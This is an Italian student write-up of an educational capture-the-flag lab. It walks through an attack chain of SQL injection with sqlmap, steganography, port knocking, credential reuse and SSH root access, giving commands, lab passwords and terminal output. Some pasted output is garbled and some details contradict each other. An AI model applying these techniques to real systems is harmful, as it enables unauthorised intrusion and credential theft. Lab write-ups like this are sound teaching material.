

EPICODE — Institute of Technology

CTF 3

Harry Potter — Hard Blackbox

Port Knocking · SQLMap · Steganografia · Lateral Movement · Privilege Escalation

User Flag 1	User Flag 2	Root Flag
FLAG{incanto_della_sapienza_123}	FLAG{cuore_di_leone_456}	FLAG{la_magia_non_ha_confini}

Studente	Mauro Picca
Data	25-29 Maggio 2026
Corso	EPICODE — Cybersecurity & Ethical Hacking
Modulo	CTF BlackBox — Livello Hard
Ambiente	192.168.57.105 — Ubuntu Linux / Apache 2.4.52 / OpenSSH 8.9p1

Attività svolta esclusivamente a fini didattici in ambiente di laboratorio controllato

Cybersecurity & Ethical Hacking | EPICODE

Indice

1. Reconnaissance	3
2. Enumerazione Web — Brainfuck, Cookie e SQL Injection	4
3. Steganografia — Poesia e Port Knocking	6
4. Port Knocking — Apertura SSH	8
5. Accesso SSH come milena (User Flag 1)	9
6. Lateral Movement — Accesso come luca (User Flag 2)	11
7. Steganografia — Estrazione chiave SSH di root	12
8. Accesso Root (Root Flag)	14
9. Riepilogo Finale	16

1. Reconnaissance

Prima di qualsiasi attacco è necessario identificare i servizi attivi sulla macchina target. Si esegue una scansione nmap per mappare porte aperte e servizi.

```
nmap -sV 192.168.57.105
```

La scansione rivela numerose porte aperte:

Porta	Servizio	Note
21/TCP	FTP — Synology NAS	Accesso anonimo da verificare
22/TCP	SSH — OpenSSH 8.9p1	Inizialmente chiusa — protetta da port knocking
80/TCP	HTTP — Apache 2.4.52	Webapp ThetaCorp — punto di ingresso principale
1433/TCP	Dionaea Honeypot MS-SQL	Honeypot — da ignorare
2222/TCP	SSH — OpenSSH 8.9p1	Sempre aperta — password diversa
8080/TCP	HTTP — nginx	Server web secondario
8443/TCP	HTTPS — nginx	Server web secondario
8888/TCP	SimpleHTTPServer Python 3.10	Usato in seguito per trasferimento file

🔗 La porta 22 SSH risulta inizialmente chiusa — questo è il segnale tipico di un meccanismo di port knocking.

🔗 La porta 2222 è sempre aperta ed espone SSH con una password diversa.

```
(kali@kali)-[~]  
$ nmap -p 22,2222 192.168.57.105  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 11:35 -0400  
Nmap scan report for 192.168.57.105  
Host is up (0.0012s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
2222/tcp  open  EtherNetIP-1  
MAC Address: 08:00:27:37:58:9E (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Figura 1 – Scansione Nmap -sV su 192.168.57.105: servizi identificati e porta 22 inizialmente chiusa.

2. Enumerazione Web — Brainfuck, Cookie e SQL Injection

2.1 Analisi del Sorgente HTML

Navigando verso <http://192.168.57.105/login.php> si accede al pannello di login di ThetaCorp. L'ispezione del sorgente HTML tramite DevTools (F12 → Inspector) rivela due elementi critici nascosti nel markup:

Un commento HTML contenente codice Brainfuck che, una volta decodificato, restituisce la stringa "9991 -> di" — un frammento della sequenza di port knocking.

Un tag immagine commentato con l'attributo `pass="accio"` visibile nel markup — questa è la passphrase per steghide usata nella fase di steganografia.




Figura 2 – Sorgente HTML di login.php: commento Brainfuck con il frammento "9991 -> di" e attributo pass="accio".

2.2 Cookie Wand

Analizzando la scheda Storage dei DevTools (F12 → Storage → Cookies) si nota un cookie persistente denominato wand con valore base64:

```
c2MqVDFsOVN5ezVi
```

Decodificando il valore si ottiene la passphrase steghide per la chiave SSH di root:

```
echo 'c2MqVDFsOVN5ezVi' | base64 -d  
# Output: sc*T1l9Sy{5b
```




Figura 3 – Cookie wand nel browser e decodifica base64: passphrase steghide `sc*T1l9Sy{5b`.

💡 Il cookie wand collega la vulnerabilità web alla fase di steganografia: senza aver ispezionato i cookie del browser non sarebbe possibile estrarre la chiave SSH di root dalla fase 7.

2.3 SQL Injection con SQLMap

Il form di login è vulnerabile a SQL Injection. Con sqlmap si estrae la tabella utenti con i relativi hash bcrypt per quattro account: anna, luca, marco, milena.

```
sqlmap -u 'http://192.168.57.105/login.php' --forms --dump
```

Gli hash estratti sono di tipo bcrypt (\$2y\$10\$...) con cost factor 10. Il cracking offline con wordlist porta a scoprire la password di milena: darkprincess.

id	password	username
1	\$2y\$10\$Dy2MtFKLFvH78.bLGp6a7uBdSE1WNCsbnT0HvAQLyT2iGZWG07TMK	anna
2	\$2y\$10\$lNS1EUevEtLqsp.0Eq4UkuGREzvKouhZCdpT9h5t.Fw6oBZsai.Ei	luca
3	\$2y\$10\$gdY5a.GIC6ulg7ybIBMh00U7Cdo.pEebWsL7E/CLGFHoTG39LePAK	marco
4	\$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxeLQEPUdh7Uh6Q6aHRZDy	milena

Figura 4 – Output SQLMap: 4 hash bcrypt estratti dalla tabella utenti di ThetaCorp.

🔗 Le password degli altri utenti vengono scoperte successivamente tramite il file .myLovePotion.swp.

3. Steganografia — Poesia e Port Knocking

3.1 Raccolta dei Frammenti

Esplorando le diverse aree della webapp (CSS, pagine di benvenuto, directory /tmp, oldsite) e durante la sessione SSH come utente non privilegiato, viene raccolta una serie di parole sparse in punti apparentemente casuali. Ognuna è associata a un numero di porta.

Una volta assemblate in ordine, le parole compongono la frase della Mappa del Malandrino di Harry Potter:

"Giuro solennemente di non avere buone intenzioni — fatto il misfatto"

Porta	Parola	Trovata in
9220	giuro	Webapp (Ciao Milena! — XSS)
1700	solennemente	df dentro SSH (user)
9991	di	/login.php (Brainfuck)
55677	non avere	/css/style.css
37789	buone	/oldsite/css/style.css
7282	intenzioni	/tmp
65511	fatto	/welcome.php
12000	il	/oldsite/login.php
41002	misfatto	/oldsite/tmp

🔑 *Le porte 9220-1700-9991-55677-37789-7282 (giuro...intenzioni) aprono la porta 22. Le porte 65511-12000-41002 (fatto il misfatto) servono a chiudere la sessione.*

3.2 Estrazione della Poesia con Stegseek

Il file theta-logo.jpg nel webroot contiene dati steganografati. Stegseek con rockyou.txt trova automaticamente la passphrase accio (dal sorgente HTML) ed estrae la poesia nascosta, che contiene il riferimento ai numeri 22 e 2222 (le porte SSH) e all'espressione "sentiero nascosto" — rimando al port knocking.

```
stegseek theta-logo.jpg /usr/share/wordlists/rockyou.txt
cat theta-logo.jpg.out
```

```

(kali㉿kali)-[~]
$ stegseek theta-logo.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[ ] python3 -m http.server 80
[i] Found passphrase: "accio" 80 (http://0.0.0.0:80/) ...
[i] Original filename: "poesia.txt".
[i] Extracting to "theta-logo.jpg.out".
the file "theta-logo.jpg.out" does already exist. overwrite ? (y/n) y

(kali㉿kali)-[~] 105 7282 9220 9991 12000 37789 41002 55677 65511
$ cat theta-logo.jpg.out
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.
Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.

```

Figura 5 – Stegseek estrae la poesia nascosta da theta-logo.jpg usando la passphrase "accio".

4. Port Knocking — Apertura SSH

Le porte associate alle parole della prima parte della frase (giuro-solennemente-di-non avere-buone-intenzioni) costituiscono la sequenza di port knocking necessaria ad aprire la porta 22.

```
knock -v 192.168.57.105 9220 1700 9991 55677 37789 7282
```

Dopo il knock, una scansione nmap conferma che la porta 22/TCP SSH è ora accessibile:

```
nmap -p 22 192.168.57.105
# 22/tcp open  ssh
```



```
(kali㉿kali)-[~]
$ knock -v 192.168.57.105 9220 1700 9991 55677 37789 7282 66 sleep 2 66 nmap -p 22 192.168.57.105
hitting tcp 192.168.57.105:9220 key.jpg
hitting tcp 192.168.57.105:1700 data with that passphrase!
hitting tcp 192.168.57.105:9991
hitting tcp 192.168.57.105:55677
hitting tcp 192.168.57.105:37789
hitting tcp 192.168.57.105:7282
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-31 14:19 -0400
Nmap scan report for 192.168.57.105
Host is up (0.0020s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:37:58:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Figura 6 – Esecuzione del knock e verifica Nmap: porta 22 aperta dopo la sequenza corretta.

📌 Il knock apre la porta 22 per un tempo limitato — va eseguito prima di ogni tentativo SSH.

5. Accesso SSH come milena (User Flag 1)

Con la porta 22 aperta, si accede come milena usando la password ottenuta dal cracking bcrypt con SQLMap:

```
knock -v 192.168.57.105 9220 1700 9991 55677 37789 7282 && sleep 2
ssh milena@192.168.57.105
# Password: darkprincess
```

```
(kali㉿kali)-[~]
$ ssh milena@192.168.57.105
milena@192.168.57.105's password:
Theta fa schifo

Last login: Sat May 30 10:46:00 2026 from 192.168.57.103
milena@blackbox:~$
```

Figura 7 – Accesso SSH come milena con password darkprincess dopo il port knocking.

Nella home di milena è presente il file flag.txt:

```
cat ~/flag.txt
```

► FLAG{incanto_della_sapienza_123}

```
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Figura 8 – User Flag 1 ottenuta nella home directory di milena.

5.1 Enumerazione del Filesystem

Esplorando /home si individuano gli utenti del sistema: anna, luca, marco, milena e la directory condivisa /home/shared/.

```
ls -la /home/
```

```
milena@blackbox:~$ cd /home
ls -la
total 28
drwxr-xr-x  7 root  root   4096 Sep 30  2024 .
drwxr-xr-x 21 root  root   4096 Oct  2  2024 ..
drwx----- 10 anna  anna   4096 Oct  2  2024 anna
drwx-----  4 luca  luca   4096 May 30 11:15 luca
drwx-----  3 marco marco  4096 Sep 30  2024 marco
drwx-----  5 milena milena 4096 May 30 10:22 milena
drwxrwx---  2 anna  shared 4096 Oct  2  2024 shared
milena@blackbox:/home$
```

Figura 9 – Struttura di /home: utenti anna, luca, marco, milena e directory shared.

5.2 File .myLovePotion.swp

Nella directory condivisa /home/shared/ è presente il file nascosto .myLovePotion.swp contenente le credenziali in chiaro degli utenti del sistema:

```
cd /home/shared && cat .myLovePotion.swp
```

Utente	Password	Fonte
anna	ai(q4P7>(Fw9S3P	.myLovePotion.swp
luca	9iT(0F98!7^-I&h	.myLovePotion.swp
milena	darkprincess	Già nota da SQLMap

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$ exit
```

Figura 10 – Contenuto di .myLovePotion.swp: password in chiaro per anna e luca.

6. Lateral Movement — Accesso come luca (User Flag 2)

Con la password ricavata da .myLovePotion.swp si ottiene l'accesso come luca tramite SSH interno — senza rieseguire il port knocking, poiché ci si connette a localhost dalla sessione milena già attiva:

```
ssh luca@localhost
# Password: 9iT(0F98!7^-I&h
```

Nella home di luca è presente il file flag.txt:

```
cat ~/flag.txt
```

► **FLAG{cuore_di_leone_456}**

💡 Il lateral movement via SSH interno è possibile perché la porta 22 è già aperta e il knock è già stato eseguito. Collegandosi a localhost si sfrutta la connessione già stabilita senza dover ripetere la sequenza.

7. Steganografia — Estrazione chiave SSH di root

7.1 Individuazione del File Steganografato

La home directory di luca contiene un file anomalo: `.theta-key.jpg.bk` del peso di circa 140 KB. L'estensione doppia (`.jpg.bk`) e la dimensione sproporzionata rispetto a una semplice immagine di backup lo indicano come portatore di dati nascosti.

```
ls -la ~/
```

```
(kali㉿kali)-[~]  
$ ls -lah theta*  
-rw-rw-r-- 1 kali kali 140K Oct  2  2024 theta-key.jpg  
-rw-rw-r-- 1 kali kali 139K Oct  2  2024 theta-logo.jpg  
-rw-rw-r-- 1 kali kali 404K Sep 22  2024 theta-logo.png  
-rw-rw-r-- 1 kali kali 404K Sep 22  2024 theta-logo-root.png  
  
(kali㉿kali)-[~]  
$ find . -iname "*theta*"  
find: './gameshell': Permission denied  
./theta-logo-root.png  
./theta-logo.png  
./theta-logo.jpg  
./192.168.57.105/oldsite/images/theta-logo.png  
./theta-key.jpg
```

Figura 11 — Home di luca: file `.theta-key.jpg.bk` da 142 KB — dimensione anomala che suggerisce steganografia.

7.2 Download del File su Kali

Per trasferire il file sulla macchina attaccante si avvia un server HTTP temporaneo dalla sessione luca, poi si scarica dalla Kali:

```
# Sul server (sessione luca):  
python3 -m http.server 8888  
  
# Sulla Kali (nuovo terminale):  
wget http://192.168.57.105:8888/.theta-key.jpg.bk -O theta-key.jpg
```

```
(kali@kali)-[~]
$ wget http://192.168.57.105:8888/.theta-key.jpg.bk -O theta-key.jpg
--2026-05-31 14:24:39-- http://192.168.57.105:8888/.theta-key.jpg.bk
Connecting to 192.168.57.105:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 142396 (139K) [application/octet-stream]
Saving to: 'theta-key.jpg'

theta-key.jpg 100%[=====] 139.06K --.-KB/s in 0.04s
2026-05-31 14:24:39 (3.88 MB/s) - 'theta-key.jpg' saved [142396/142396]
```

Figura 12 – Trasferimento di .theta-key.jpg.bk tramite Python HTTP server e wget.

7.3 Estrazione della Chiave SSH Privata

Scaricato il file su Kali, si usa steghide per estrarne il contenuto. La passphrase è il valore del cookie wand decodificato (sc*T1l9Sy{5b), ricavato al punto 2.2:

```
steghide extract -sf theta-key.jpg
# Enter passphrase: sc*T1l9Sy{5b
# wrote extracted data to "id_rsa"
```

✎ *Digitare la passphrase nel prompt interattivo carattere per carattere. Attenzione ai caratteri speciali: * { 1 (uno) l (elle minuscola).*

La chiave estratta è una chiave privata SSH in formato OpenSSH. Si impostano i permessi corretti prima dell'utilizzo:

```
file id_rsa
# id_rsa: OpenSSH private key
chmod 600 id_rsa
```


```
(kali@kali)-[~]
$ file id_rsa && head -5 id_rsa
id_rsa: OpenSSH private key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAblwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqdc5eyNiG7l08UXIRlXVfrM8onZ+kKGgorLfyEYjNJl644QKef3
8Vg2uSXzdpGj9tWSWAz7M066i4w1ahy7anhIWZoVV7UG/FvsbR1Kr/Ubr7odwoBW6N2PXA
zrjFguTHvqo30p4K18TnzPPhPoh3/JW5FRARPG6v6H57GdjtgduDafXqrAxRI6D8Au85
```

Figura 13 – Estrazione id_rsa con steghide e verifica del tipo di file con chmod 600.

8. Accesso Root (Root Flag)

Con la chiave privata estratta e i permessi corretti, si esegue il knock e si accede come root tramite autenticazione a chiave:

```
knock -v 192.168.57.105 9220 1700 9991 55677 37789 7282 && sleep 2
ssh -i id_rsa root@192.168.57.105
```

A terminal window from a Kali Linux machine. The prompt is (kali@kali)-[~]. The user enters the command \$ ssh -i id_rsa root@192.168.57.105 -p 22. The terminal shows the message 'Theta fa schifo' and then 'Last login: Sat May 30 16:39:40 2026 from 192.168.57.103'. The prompt changes to root@blackbox:~#. The command and the resulting root prompt are highlighted with red boxes.

```
(kali@kali)-[~]
$ ssh -i id_rsa root@192.168.57.105 -p 22
Theta fa schifo
Last login: Sat May 30 16:39:40 2026 from 192.168.57.103
root@blackbox:~#
```

Figura 14 – Accesso SSH come root tramite chiave privata id_rsa.

Nella directory /root è presente il file flag.txt con la root flag:

```
cat /root/flag.txt
```

► **FLAG{la_magia_non_ha_confini}**

```
(kali㉿kali)-[~] root 0 Jun 29 2024 - selected_edit
$ ssh -i id_rsa root@192.168.57.105 -p 22
Theta fa schifo
Last login: Sat May 30 16:39:40 2026 from 192.168.57.103
root@blackbox:~# cat /root/flag.txt

FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

Figura 15 – Root flag ottenuta in /root/flag.txt — accesso root completo a Metasploitable.

☒ Root flag catturata. Macchina completamente compromessa.

9. Riepilogo Finale

Catena di Attacco

Fase	Tecnica	Strumento	Risultato
Reconnaissance	Port scanning	nmap -sV	11 porte identificate
Web Enum	HTML source + cookie analysis	DevTools F12	Brainfuck + pass=accio + cookie wand
SQL Injection	SQLi automatizzata	sqlmap	4 hash bcrypt estratti
Steganografia 1	Estrazione poesia	stegseek + rockyou	Poesia + sequenza porte
Port Knocking	Sequenza porte	knock	Porta 22 aperta
User Access 1	SSH + hash cracking	ssh + hashcat	FLAG{incanto_della_sapienza_123}
Lateral Movement	Credenziali da file condiviso	ssh localhost	FLAG{cuore_di_leone_456}
Steganografia 2	Estrazione chiave root	steghide + cookie wand	Chiave privata id_rsa
Root Access	SSH con chiave privata	ssh -i id_rsa	FLAG{la_magia_non_ha_confini}

Credenziali Scoperte

Utente	Password / Chiave	Fonte
milena (webapp)	darkprincess	Hash bcrypt SQLMap + cracking
milena (SSH)	darkprincess	Stessa password webapp
luca (SSH)	9iT(0F98!7^-I&h	/home/shared/.myLovePotion.swp
anna (SSH)	ai(q4P7>(Fw9S3P	/home/shared/.myLovePotion.swp
root (SSH)	id_rsa (chiave priv.)	Steghide da .theta-key.jpg.bk
FTP (tutti)	intenzioni	Port knocking hint
Steghide logo	accio	pass= nel sorgente HTML
Steghide key	sc*T1I9Sy{5b	Cookie wand decodificato base64

Conclusioni

La CTF Harry Potter Hard Blackbox ha richiesto la padronanza di una catena di attacco molto articolata, dove ogni fase dipendeva dalla precedente. Il punto più originale è stato il meccanismo di port knocking basato su frammenti della Mappa del Malandrino di Harry Potter, con le parole distribuite in modo creativo tra webapp, CSS, directory e file di sistema.

La doppia steganografia — prima per recuperare la sequenza di porte, poi per estrarre la chiave SSH di root — combinata con il cookie wand come collegamento tra la fase web e quella di exploitation finale, ha reso questa CTF un esercizio di pensiero laterale oltre che di competenze tecniche.

Lesson Learned

- Il port knocking è un meccanismo di sicurezza per oscurità: nasconde servizi sensibili finché non viene inviata la sequenza corretta. Non è un sostituto dell'autenticazione forte, ma aggiunge un layer di difesa contro la scansione passiva.
- La steganografia digitale nasconde dati in file apparentemente normali — immagini, audio, video. In un pentest reale, file con dimensioni anomale o estensioni doppie vanno sempre analizzati con strumenti come stegseek, steghide o binwalk.
- Le credenziali in chiaro in file condivisi (/home/shared/.myLovePotion.swp) rappresentano una vulnerabilità critica di privilege escalation: file accessibili a più utenti non dovrebbero mai contenere password.

- ☒ Tutte e tre le flag catturate. La macchina Harry Potter è stata completamente compromessa seguendo la catena di attacco completa.

Fine — CTF Harry Potter Hard Blackbox | Mauro Picca | 25-29 Maggio 2026